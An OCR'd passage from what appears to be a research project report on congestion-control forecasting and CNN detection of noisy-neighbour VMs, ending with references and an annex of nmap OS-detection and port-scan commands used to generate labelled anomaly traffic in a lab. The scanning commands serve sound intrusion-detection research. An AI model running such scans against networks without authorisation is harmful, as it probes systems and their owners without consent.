


Figure 56 Experiment a02-(from t=30 to t=45)

9.6 Conclusions

In this section, we have proposed a new method for congestion control and avoidance based on a combined deployment of proactive congestion control protocols explicitly computing sending rates and rate enforcement points placed in the edges of the network. The novelty of our proposal is that combines a proactive EERC protocol, called SLBN, with forecasting techniques providing that the session sources can predict in advance their rate assignments during Probe cycles. In this way, session sources are moderately isolated from emergent congestion problems because there is no need to accomplish on time a Probe cycle to update current rate assignments.

We have trained and tested two forecasting methods (Linear Regression and ANNs) with a set of experiments representing aggressive patterns of sessions joining and leaving the network. We run these experiments using a homemade simulator coded in Java. Preliminary results show that SLBN equipped with a forecasting module based on ANN outperforms SLBN y SLBN++ equipped with Linear Regression models. Therefore, sessions can obtain more accurate rate assignments even during Probe cycles, diminishing the injection of extra traffic over the allowed rate and hence, avoiding the contribution to congestion problems. However, the obtained results still leave room for improvement. We plan to train and evaluate more complex models such as convolutional neural networks in order to exploit the temporal an structured nature of the data at network links.

In a second phase, we plan the substitution of simulations by deployments in real networks. Perhaps, a controlled environment such as a network laboratory would be enough to corroborate the preliminary results obtained up to the date.

10 Detection of anomalies in cloud infrastructure using Deep Neural Networks

In the next years, it is expected that more than 90 percent of Internet traffic will go through data centers, which now rely strongly on virtualization. Thanks to mature software stacks and to the widespread availability of virtualization platforms all over the world, the Cloud paradigm is now available for many applications of different kinds in these data centers.

Despite the advantages of virtualized infrastructure, this new setting poses new management challenges, such as optimal virtual machine (VM) placement. Nowadays, virtualization is used in Cloud Computing as the sole mechanism to provide performance isolation between multiple tenants. In principle, there should be a clear separation between the different tenants on the same physical machine. In practice, however, this isolation is far from perfect and many resources such as internal networking and memory access resources are shared at some level, which can significantly impact performance.

Noisy neighbor is a term commonly used to describe the situation in cloud computing where applications or VMs running on the same cloud node compete for resources such as memory, CPU or network bandwidth, resulting in a degradation of performance.

This problem is very interesting to Cloud infrastructure managers for two reasons. Firstly, it is not easy to detect, as performance degradation can happen for different reasons, such as increased load on the application itself. Secondly, once detected it is easy to address, as relocating one of the machines usually solves the problem. The identification of this problem in real time is a critical building block in creating flexible, reliable and autonomous orchestration mechanisms for Cloud infrastructure. In Figure 57 it is shown how the application VNF2 deployed on several virtual machines may create interferences to another application VNF1.




Figure 57. Application VNF2 may create "noise" to application VNF1

The problem of determining whether or not the behavior of a VM is being caused by the presence of a noisy neighbor is non-trivial. Based on the available resource monitoring metrics (e.g., cpu time, memory usage, I/O bandwidth), a simple thresholding approach or a set of rules

would not suffice as can be seen in the example of Figure 58. Therefore, to address this problem we propose the use of supervised machine learning methods, and in particular to model it as a classification problem.




Figure 58. Noisy Neighbors vs. Normal behaviour

In this section we describe the results of recent efforts of the ONTIC consortium to tackle this problem. In particular, we exploit the temporal nature of the metrics collected at virtualized cloud infrastructure to design a convolutional neural network architecture able to detect noisy neighbors with high reliability.

We show that deep neural networks, and in particular, convolutional networks outperform state of the art machine learning methods (Support Vector Machine and Random Forests), attaining high levels of accuracy. We note that significant depth in the architecture was key to achieving these results. The developed methods are evaluated using data collected at real virtualized infrastructure.

To the best of our knowledge this is the first proposal to apply machine learning algorithms to this problem and in particular by using CNN (Convolutional Neural Networks), a type of deep neural networks. This work has been accepted to be presented as a regular paper in the European Symposium on Artificial Neural Networks (ESANN) 2017, an international conference rated as Core-B.

10.1 Problem setting

We set up an environment on real cloud infrastructure to generate and collect a data set containing both normal behavior and noisy neighbor events. The resulting records are then labelled according to whether or not they correspond to a noisy neighbor, so that a learning model can be trained to detect them.

The environment consists of various physical nodes, where different VMs are instantiated. One or more of these VMs offer a service, and the rest act as noisy neighbors, creating load on the same physical nodes. A noisy neighbour is defined as (one or more) VMs sharing resources with the server under test, thus affecting its performance. In our setting we focused on CPU noise, i.e. we try to detect when a VM is suffering interference in its access to CPU resources.

Collecting relevant metrics is relatively computationally demanding, so we consider the problem of detecting noisy neighbors using a very small number of them collected at the server VM:

- CPU usage
- Inbound network traffic
- Outbound network traffic.

We also collected CPU usage of the noise VM(s) to label the data records as noisy neighbors or normal behavior. We emphasize that with these three features, thresholding mechanisms or linear classifiers are not effective for detecting noisy neighbors.

To deal with missing values and inconsistencies in the sampling frequency, we aggregate metrics over 30-second periods and take their mean.

10.2 Convolutional neural networks for noisy neighbour detection

In order to design an effective classifier for this scenario, we exploit the time-series nature of the data. The key observation is that analyzing the data over a sufficiently wide time interval is likely to yield more information on whether or not a noisy neighbor is occurring than simply taking the last reading into account. A first approach is simply to concatenate various data samples together. As we show in the experiments, this simple approach significantly boosts the performance of random forests.

To achieve further improvements, we take advantage of the adequacy of convolutional neural networks for data of this kind, and propose the following architecture. Each input sample consists of 11 consecutive readings concatenated together (11 worked best on our data, but different lengths can be considered). Each of the three input features is fed to the network in a separate channel. The resulting data set is thus an NxTxD tensor, where N is the number of data points (the total number of records minus the number of concatenated readings), T is the length of the concatenated strings of events and D is the number of collected features. Each of the resulting tensor records, of dimensionality 1xTxD, is processed by a stack of convolutional layers as shown in Figure 59.

The first convolutional layer uses a set of three-channel convolution filters of size c. We zero-pad the input data to preserve its dimensionality. Since the dimensionality is relatively low, we don't employ subsampling so as to allow for depth. Each of these filters therefore produces a vector of length 11, each of whose elements undergoes a non-linear transformation. The resulting vectors are further processed by similar convolutional layers, with as many channels as convolution filters in the previous layer.




Figure 59. Our proposed convolutional network architecture

10.3 Experiments

We perform experiments to evaluate the performance of the proposed model.

The environment consists of five high performance servers with a proprietary management system running on an OpenStack cloud. Two servers are dedicated to management processes, while the rest are compute machines.

An open source voice-over-IP (VoIP) application (Asterisk) is deployed on one of the compute machines, in a single virtual machine utilizing one core and 1024 MB of memory. A traffic generator, SipP, is deployed on another machine, and configured to initiate calls to a line in which the server is playing music-on-hold. The traffic generator creates constant reasonable load on the server, e.g. 40\% CPU utilization. In our simulations, we occasionally generate load on the server machine to disrupt the performance of the Asterisk server. These instances are labelled as noisy neighbors.

We ran around 100 experiments of the system described above. The metrics were collected every 10 seconds approximately, and aggregated into 30 second periods in order to avoid the impact of missing values or irregularities in the sampling frequency of the different metrics. Each of the resulting data points thus represents the average CPU load, inbound and outbound bandwidth of the monitored machine over 30 seconds. The corresponding binary label -representing the CPU load of the noise machines- determines whether or not the noisy neighbor was inflicting load during that period. The resulting data set is comprised of 9169 data instances, out of which 3088 correspond to noisy neighbors.

The network was designed using the keras[4] library with the Theano deep learning framework as backend, and trained on a GTX 750ti equipped with 640 CUDA cores and 2GB of VRAM. We tune the hyperparameters of our convolutional neural network via random search. Interestingly, the best performing model is very deep, which suggests that the noisy neighbor phenomenon manifests itself in a complex manner even in relatively simple scenarios.

The best performing model is composed of 6 convolutional layers, each of which learns 32 convolutional patches of width 5 with zero padding. After the convolutional layers, we stack 6 fully connected layers. The convolutional layers are regularized using dropout with a probability of dropping units of 0.275. Dense layers incorporate l2-norm penalty with lambda=3.75e-5. All layers are batch-normalized and use ReLu units for activation (except for the last one, which is sigmoidal).

The model is trained using the Adam optimizer, minimizing cross-entropy loss, with minibatches of size 256. We set aside 10% of the data for validation, and keep the model that achieves the best F1 score on the validation set. We stop the training when no improvement is achieved on the validation set (neither in cross-entropy loss nor in F1 score) for 250 epochs. We compare our model with a random forest with 500 trees -no significant improvements were obtained beyond that value-, gini index for splitting nodes and no depth limit. We evaluate both models using a 10-fold cross validation (CV) procedure. The folds are chosen randomly without replacement and cover the whole data set (there is no intersection between them).

For each model we report precision, recall, F1 score and the area under the ROC and precision-recall curves in Table 13. For each value we report the average and standard deviation obtained during the 10-fold CV process. Repeated runs of the same experiment with different randomly chosen folds yielded similar results.

Figure 60 shows the ROC and precision-recall curves for the models that attained the AUC closest to the average value.

These results show that the proposed CNN model consistently outperforms Random forests by a noticeable margin.

[4] https://keras.io/

Table 13. Classification results

	Random forests (500 trees)	CNN
Precision	0.9461 +/- 0.0062	0.9697 +/- 0.0056
Recall	0.9406 +/- 0.0079	0.9318 +/- 0.0063
F1 score	0.9432 +/- 0.0033	0.9502 +/- 0.0032
AUC-ROC	0.9868 +/- 0.0021	0.9905 +/- 0.00077
AUC-PR	0.9881 +/- 0.0024	0.9913 +/- 0.0016




Figure 60. ROC and precision-recall curves

10.4 Conclusions

In this section we have described a promising method to detect the anomaly called noisy neighbors -virtual machines negatively impacting each other's performance-, which is a recurring problem in cloud infrastructure. To the best of our knowledge this is the first proposal to apply machine learning algorithms to this problem and in particular by using CNN deep neural networks. We have designed a deep convolutional network architecture to effectively exploit the time-series nature of the data. Using monitoring metrics collected at real data center infrastructure, we have shown that the proposed convolutional network outperforms well-known classifiers (Random Forests and Support Vector Machines). We observe that depth was crucial to obtain this result, which motivates further research in the application of deep learning to cloud infrastructure management.

The main drawback of this approach is the computational cost of the training process. A deep convolutional network can take as much as 100 times longer to train than models like random forests or support vector machines, while the obtained performance is only slightly superior. However, we note that these experiments are preliminary in nature, and the employed data comes from a simplified scenario. We believe that the more complex behaviors that are likely to be observed in real environments will pose harder challenges to classification algorithms, which might make the superiority of deep networks more noticeable. This would undoubtedly motivate the use and deployment of these methods in real cloud infrastructure. Because of this, we plan to conduct experiments on more complex, more realistic data and to develop scalable techniques for leveraging deep networks.

11 References

[1] R. Sommer and V. Paxson, "Outside the Closed World: On using Machine Learning for Network Intrusion Detection," *IEEE Symposium on Security and Privacy*, pp. 305-316, 2010.

[2] U. K. Archive, "KDD Cup 1999 Data," [Online]. Available: https://kdd.ics.uci.edu/databases/kddcup99/kddcup99.html. [Accessed 22 12 2016].

[3] MAWILab, "MAWILab," [Online]. Available: http://www.fukuda-lab.org/mawilab/.

[4] M. Bhuyan and K. Dhruba, "Towards Generating Real-life Datasets for Network Intrusion Detection," *I. J. Network Security*, vol. 17, no. 6, pp. 682-701, 2015.

[5] J. McHUGH, "Testing Intrusion Detection Systems: A Critique of the 1998 and 1999 DARPA Intrusion Detection System Evaluations As Performed By Lincoln Laboratory," *ACM Trans. Inf. Syst. Secur.*, vol. 3, no. 4, pp. 262-294, 2000.

[6] R. Fontugne, P. Borgnat, P. Abry and F. Kensuke, "MAWILab: Combining Diverse Anomaly Detectors for Automated Anomaly Labeling and Performance Benchmarking," in *Proc. ACM CoNEXT*, 2010.

[7] A. Lakhina, M. Crovella and C. Diot, "Mining anomalies using traffic feature distributions," in *Proc of the ACM SIGCOMM*, 2005.

[8] K. Julish, "Clustering intrusion detection alarms to support root cause analysis," *ACM Trans. Inf.Syst.Secur.*, vol. 6, no. 4, pp. 443--471, 2003.

[9] F. Silveira and C. Diot, "URCA: Pulling out anomalies by their root causes," in *in Proc. INFOCOM*, 2010.

[10] H. Ringberh, M. Roughan and J. Rexford, "The Need for Simulation in Evaluating Anomaly Detectors," *SIGCOMM Comput. Commun. Rev.*, vol. 38, no. 1, pp. 55-59, 2008.

[11] R. Agrawel, J. Gehrke, D. Gunopulos and P. Raghavan, "Automatic Subspace Clustering of High Dimensional Data for Data Mining Applications," *Data Mining and Knowledge Discovery*, vol. 11, no. 1, pp. 5-33, 2005.

[12] J. Hutchens, Kali Linux Network Scanning Cookbook Packt Publishing, Packt Publishing , 2014.

[13] C. D. T. H. J. H. K. J Ahrenholz, "CORE: A real-time network emulator," *Military Communications Conference - MILCOM 2008*, no. IEEE - DOI: 10.1109/MILCOM.2008.4753614, 2008.

[14] J. Ahrenholz, "Comparison of CORE Network Emulation Platforms," *Proceedings of IEEE MILCOM Conference*, pp. pp.864-869, 2010.

[15] "CORE," [Online]. Available: https://www.nrl.navy.mil/itd/ncs/products/core. [Accessed 09 2016].

[16] "dig," [Online]. Available: ftp://ftp.isc.org/isc/bind9/cur/9.10/doc/man.dig.html . [Accessed 09 2016].

[17] "nmap," [Online]. Available: https://nmap.org. [Accessed 09 2016].

[18] "hping3," [Online]. Available: http://wiki.hping.org. [Accessed 10 2016].

[19] "nping," [Online]. Available: https://nmap.org/nping. [Accessed 09 2016].

[20] "hydra," [Online]. Available: http://tools.kali/org/password-attack/hydra. [Accessed 12 2016].

[21] "ncrack," [Online]. Available: https://nmap.org/ncrack. [Accessed 12 2016].

[22] "wireshark," [Online]. Available: https://www/wireshark.org. [Accessed 09 2016].

[23] A. Patcha and J-M. Park, "An Overview of Anomaly Detection Techniques: Existing Solutions and Latest Technological Trends," *Computer networks*, vol. 51, no. 12, pp. 3448-3470, 2007.

[24] L. Portnoy, E. Eskin and S. Stolfo, "Intrusion detection with unlabeled data using clustering," *in Proc. of ACM CSS Workshop on DMSA*, pp. 5-8, 2001.

[25] J. Dromard, G. Roudières and P. Owezarski, "Online and Scalable Unsupervised Network Anomaly Detection Method," *IEEE TNSM,* nov. 2016.

[26] D. Brauckhoff, B. Tellenbach, A. Wagner, M. May and A. Lakhina, "Impact of packet sampling on anomaly detection metrics.," in *ACM SIGCOMM Conf. on Internet Measurement*, 2006.

[27] P. Casas, J. Mazel and P. Owezarski, "Unsupervised Network Intrusion Detection Systems: Detecting the Unknown without Knowledge," *Computer Communications,* vol. 35, no. 7, pp. 772 - 783, 2012.

[28] C. Aggarwal, Outlier Analysis, Springer, 2013.

[29] N. Chen, A. Chen and L-X. Zhou, "Incremental grid density based clustering algorithm," *Journal Of Software,* vol. 13, no. 1, pp. 1-7, 2002.

[30] L. Jose, L. Yan, M. Alizadeh, G. Varghese, N. M. N. and K. S., "High speed networks need proactive congestion control.," In Proceedings of the 14th ACM Workshop on Hot Topics in Networks (p. 14). ACM, 2015.

[31] A. Shieh, S. Kandula, A. G. Greenberg, C. Kim and B. Saha, "Sharing the data center network.," In NSDI (pp. 23-29) volume 11., 2011.

[32] S. Hu, W. Bai, K. Chen, C. Tian, Y. Zhang and H. Wu, "Providing bandwidth guarantees, work conservation and low latency simultaneously in the cloud.," In 35th Annual IEEE Intenational Conference on Computer Communications, INFOCOM2016, San Francisco, CA, USA, April 10-14, 2016 (pp. 1-9).IEEE., 2016.

[33] D. Nace and M. Pilloro, "Max-min fairness and its applications to routing and load-balancing in communication networks: A tutorial.," IEEE Communications Surveys and Tutorials, 10,5-17., 2008.

[34] S.Jain et al, "B4: Experience with a globally-deployed software defined WAN.," ACM SIGCOMM Computer Communication Review, 2013, vol. 43, no 4, p. 3-14., 2013.

[35] Y. Afek, Y. Mansour and Z. Ostfeld, ". Phantom: A simple and effective flow control scheme.," In ACM SIGCOMM Computer Communication Review (Vol. 26, No. 4, pp. 169-182). ACM., 1996.

[36] Y. Bartal, M. Farach-Colton, S. Yooseph and L. Zhang, " Fast, fair and frugal bandwidth allocation in atm networks.," Algorithmica, 33(3), 272-286., 2002.

[37] A. Charny, D. D. Clark and R. Jain, "Congestion control with explicit rate indication..," In Communications, 1995. ICC'95 Seattle,'Gateway to Globalization', 1995 IEEE International Conference on (Vol. 3, pp. 1954-1963). IEEE, 1995.

[38] S. Kalyanaraman, R. Jain, S. Fahmy, R. Goyal and B. Vandalore, "The ERICA switch algorithm for ABR traffic management in ATM networks.," IEEE/ACM Transactions on networking, 8(1), 87-98, 2000.

[39] E. W. Zegura, K. L. Calvert and S. Bhattacharjee, "How to model an internetwork.," In INFOCOM'96. Fifteenth Annual Joint Conference of the IEEE Computer Societies. Networking the Next Generation. Proceedings IEEE (Vol. 2, pp. 594-602). IEEE, 1996.

[40] Y. T. Hou, H. Y. Tzeng and S. S. Panwar, " A generalized max-min rate allocation policy and its distributed implementation using the ABR flow control mechanism.," In INFOCOM'98. Seventeenth Annual Joint Conference of the IEEE Computer and Communications Societies. Proceedings. IEEE (Vol. 3, pp. 1366-1375). IEEE., 1998.

[41] W. K. Tsai and Y. Kim, "Re-examining maxmin protocols: A fundamental study on convergence, complexity, variations, and performance.," In INFOCOM'99. Eighteenth Annual Joint Conference of the IEEE Computer and Communications Societies. Proceedings. IEEE (Vol. 2, pp. 811-818). IEEE., 1999.

[42] D. Katabi, M. Handley and C. Rohrs, "Congestion control for high bandwidth-delay product networks.," ACM SIGCOMM computer communication review, 32(4), 89-102., 2002.

[43] N. Dukkipati, M. Kobayashi, R. Zhang-Shen and N. McKeown, "Processor sharing flows in the internet.," In International Workshop on Quality of Service (pp. 271-285). Springer Berlin

Heidelberg., 2005.

[44] S. Jain and D. Loguinov, " Piqi-rcp: Design and analysis of rate-based explicit congestion control..," In Quality of Service, 2007 Fifteenth IEEE International Workshop on (pp. 10-20). IEEE, 2007.

[45] A. Mozo, J. L. López-Presa and A. F. Anta, "SLBN: A Scalable Max-min Fair Algorithm for Rate-Based Explicit Congestion Control.," Network Computing and Applications (NCA), 11th IEEE International Symposium on. IEEE, 2012. p. 212-219, 2012.

[46] A. Montresor and M. Jelasity, "PeerSim: A scalable P2P simulator. In Peer-to-Peer Computing, 2009.," P2P'09. IEEE Ninth International Conference on (pp. 99-100). IEEE., 2009.

[47] "ncat," [Online]. Available: https://nmap.org/ncat. [Accessed 10 2016].

[48] D.Brauckho, B. Tellenbach, A. Wagner and M. May, "Impact of packet sampling on anomaly detection metrics," in *Proc. of the 6th ACM SIGCOMM Conference on Internet Measurement*, 2006.

[49] N. Beckmann, H-P. Kriegel, R. Schneider and B. Seeger, "The R*-tree: An Efficient and Robust Access Method for Points and Rectangles," *SIGMOD Rec.,* vol. 19, no. 2, pp. 332-331, 1990.

[50] M. Breunig, H-P Kriegel, R. Ng and Jörg S., "LOF: Identifying Density-based Local Outlier," *SIGMOD REC.,* vol. 29, no. 2, pp. 93-104, 2000.

[51] D. R. Jensen and S. Herbert, "A Gaussian Approximation to the distribution of a Definite Quadratic Form," *Journal of the American Statistical Association,* vol. 67, no. 340, pp. 898-902, 1972.

[52] I. Syarif, A. Prugel-Bennett and G. Wills, "Unsupervised Clustering Approach for Network Anomaly Detection," *Network Digital Technologies,* vol. 293, pp. 135-145, 2012.

[53] H. Ringberg, A. Soule, J. Rexford and C. Diot, "Sensitivity of PCA for Traffic Anomaly Detection," *SIGMETRICs Perform. Eval. Rev.,* vol. 35, no. 1, pp. 109-120, 2007.

[54] "Grid5000," [Online]. Available: https://www.grid5000.fr. [Accessed 29 04 2015].

[55] H-P. Kriegel, P. Kröger, B. Kijsirikul, N. Cercone and T. Ho, "Outlier Detection in Axis-Parallel Subspaces of High Dimensional Data," *Advances in Knowledge Discovery and Data Mining,* vol. 5476, pp. 831-838, 2009.

[56] Jiong Zhang and M. Zulkernine, "Anomaly based Network Intrusion Detection with Unsupervised Outlier Detection," in *Communications, ICC'06. IEEE International Conference on,* Istanbul, 2006.

[57] Foundation, The Apache Software, "Spark, Ligthning-fast cluster computing," [Online]. Available: http://spark.apache.org. [Accessed 21 12 2015].

[58] T. Otoshi, Y. Ohsita, M. Murata, Y. Takahashi and K. Shiomoto, "Traffic Prediction for Dynamic Traffic Engineering," in *Computer Networks*, 2015.

[59] R.J. Hyndman and Y. Khandaker, *Automatic time seriesfor forecasting: the forecast package for R,* Monash University, Department of Econometrics and Business Statistics, 2007.

[60] E. Castillo, B. Guijarro-Berdinas, O. Fontenla-Romero and A. Alonso-Betanzos, "A very fast leraning method for neural networks based on sensitivity analysis," *The Journal of Machine Learning Research,* vol. 7, pp. 1159-1182, 2006.

[61] A. Zimek, E. Schubert and H-P Kriegel, "A Survey on Unsupervised Outlier Detection in Higth-Dimensional Numerical Data," *Statistcal Analysis and Data Mining,* vol. 5, 2012.

[62] M. Goldstein and A. Dengel, "Histogram-based Outlier Score (HBOS) : A fast Unsupervised Detection Algorithm," *KI--2012: Poster and Demo Track,* pp. 59-63, 2012.

[63] Mey-Ling Shyu, Shu-Ching Chen and Kanoksri Sarinnapakorn, "A novel Anomaly detection scheme based on principal component classifier," in *Proc. of the IEEE Found. and New Directions of Data Mining Workshop in conjunction with ICDM'03*, 2003.

[64] M. Ester, H.-P. Kriegel, J. Sander and X. Xu, "A density-based algorithm for discovering clusters in large spatial databases with noise," *in Proc. 2nd International Conference on Knowledge Discovery and Data mining*, p. 226–231., 1996.

[65] D. Fudenberg and D. Kreps, *Outlier Detection Techniques,* Columbus, OH: Tutorial at the 10th SIAM International Conference on Data Mining (SDM), 2010.

[66] T. N. G. -. P. d. Torino, "TSTAT-TCP STatistic and Analysis Tool," 2008. [Online]. Available: http://tstat.polito.it/. [Accessed 20 01 2016].

[67] J. Mazel, Unsupervised network anomaly detection, Toulouse: PhD in Network, Télécommunications, Systems and Architecture, 2011.

[68] Swati Paliwal and Ravindra Gupta, "Denial-of-Service, Probing & Remote to User (R2L) Attack Detection using Genetic Algorithm," *International Journal of Computer Applications*, vol. 60, no. 19, pp. 57-62, 2012.

[69] A. Muniyandi, R. Rajeswari and R. Rajaram, "Network Anomaly Detection by Cascading K-means Clustering and C4.5 Decision Tree algorithm," *Procedia Engineering*, vol. 30, pp. 174-182, 2012.

Annex A : Documentation of WP4 gitlab

Link to the code repository: https://gitlab.com/ontic/wp4-laascrns-streaming_orunada

Annex B Ground Truth Generation

This annex presents the commands used to generate the different scans and the obtained outputs.

Annex C Scan OS host and ports

This section presents the commands used to generate the different scans and the obtained outputs. First, it introduces the scan which aims at detecting operating systems. Second it introduces port scans and finally network scans. For the description of all command lines used for the discovery anomalies, we use @Devil21 as the attacker's address and @n15 as the target's address. All the discovery anomalies command lines are executed from Devil21. All traces are captured at the entry point of SATEC network, i.e. Interhost-eth0 (see Figure 6: Network used to generate anomalies of type "Discovery anomalies").

Detection of the operating system on a network (set of live machines) and listening services (with version) on open ports

We used nmap with the following options:

- -O: enables OS detection
- -sV: probes openports to determine service/version information
- -A: enables OS detection, service detection, script scanning and traceroute
- -4: enables IPv4 scanning
- -T4: set timing template (4 = aggressive)
- -n: never do DNS resolution

The first experiment concerns the discovery of the n15 machine, the second one concerns the subnetwork of n15, named n10.

	Discovery of n15	Discovery of n15' network
Command line	nmap –O –sV -T4 -n -A 4 @n15	nmap –O –sV -T4 –n 221.75.224.0/20
File name	scan_os_host.pcap	scan_os_network.pcap
File size	219 kBytes	2695 kBytes
Elapsed time	40.443430 seconds	230.173567 seconds
Number of packets	2707	37269
Traffic network	4.364kBytes/s	9.120kBytes/s

Ports scans

- TCP SYN scan

We have used Nmap with the following options:

- -sS: TCP SYN scan sent to specified ports
- -T4: set timing template (4 = aggressive)
- -n: never do DNS resolution
- -p <port range>: only scan specified ports. If no ports are specified, 1000 default ports are selected among the most used.

	TCP SYN scan on 1000 ports	TCP SYN scan on 5000 ports

Command line	nmap -sS -T4 @n15	nmap -sS -n -p-5000 -T4 @n15
File name	TCP_SYN_p1000.pcap	TCP_SYN_p5T000.pcap
File size	157 kBytes	1067 kBytes
Elapsed time	62.744423 seconds	96.432366 seconds
Number of packets	2221	14817
Traffic network	1.995 kBytes/s	8.615 kBytes/s

- TCP connect scan

We have used Nmap with the following options:

- -sT: TCP CONNECT scan sent to specified ports
- -T4: set timing template (4 = aggressive)
- -n: never do DNS resolution
- -p <port range>: only scan specified ports.

	TCP CONNECT scan on 5000 ports
Command line	nmap -sT -n -p0-5000 -T4 @n15
File name	TCP_Connect_p5000.pcap
File size	8003 kBytes
Elapsed time	45.908829 seconds
Number of packets	100040
Traffic network	139 kBytes/s

- UDP Scan

We have used Nmap with the following options, and some simulated services are started on n15, using ncat, on UDP ports 4,6,8,and 10:

- -Pn: Treat all hosts as online (skip host discovery)
- -sU: UDP scans
- -p U :1-501: scans on UDP ports between 1 and 501 numbers
- -data-length append random data to sent packets
